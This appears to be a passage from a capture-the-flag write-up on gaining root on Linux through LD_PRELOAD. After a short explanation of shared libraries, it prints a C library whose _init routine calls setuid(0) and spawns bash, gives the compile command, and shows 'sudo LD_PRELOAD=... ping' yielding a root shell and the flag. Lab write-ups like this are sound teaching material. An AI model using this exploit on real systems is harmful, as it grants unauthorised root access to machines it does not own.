
Shared libraries are libraries that are loaded by programs when they start. When a shared library is installed properly, all programs that start afterward automatically use the new shared library.

**Shared Libraries Names**

Every shared library has a special name called the "soname". The soname has the prefix "lib", the name of the library, the phrase ".so", followed by a period and a version number.


The dynamic linker can be run either indirectly by running some dynamically linked program or shared object. The programs **ld.so** and **ld-linux.so\*** find and load the shared objects (shared libraries) needed

I created a C code to spawn a **bash** shell and converted it into a library.




```
saad@m4lware:~$ vim hehe.c
saad@m4lware:~$ cat hehe.c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/bash");
}
saad@m4lware:~$ gcc -fPIC -shared -o hehe hehe.c -nostartfiles
hehe.c: In function '_init':
hehe.c:6:1: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
  6 | setgid(0);
     | ^~~~~~
hehe.c:7:1: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
  7 | setuid(0);
     | ^~~~~~
saad@m4lware:~$ ls -la hehe
-rwxrwxr-x 1 saad saad 14760 May 12 05:59 hehe
saad@m4lware:~$
```

Finally, I used the environment variable to load my binary before executing the **ping** command as **sudo** and spawned a **bash** shell as **root**.



```
saad@m4lware:/home/saad$ sudo LD_PRELOAD=/home/saad/hehe ping
root@m4lware:/home/saad# id
uid=0(root) gid=0(root) groups=0(root)
root@m4lware:/home/saad#
```

I then captured the root flag from **/root**



```
root@m4lware:~# pwd
/root
root@m4lware:~# ls
root.txt  snap
root@m4lware:~# cat root.txt
99
root@m4lware:~#
```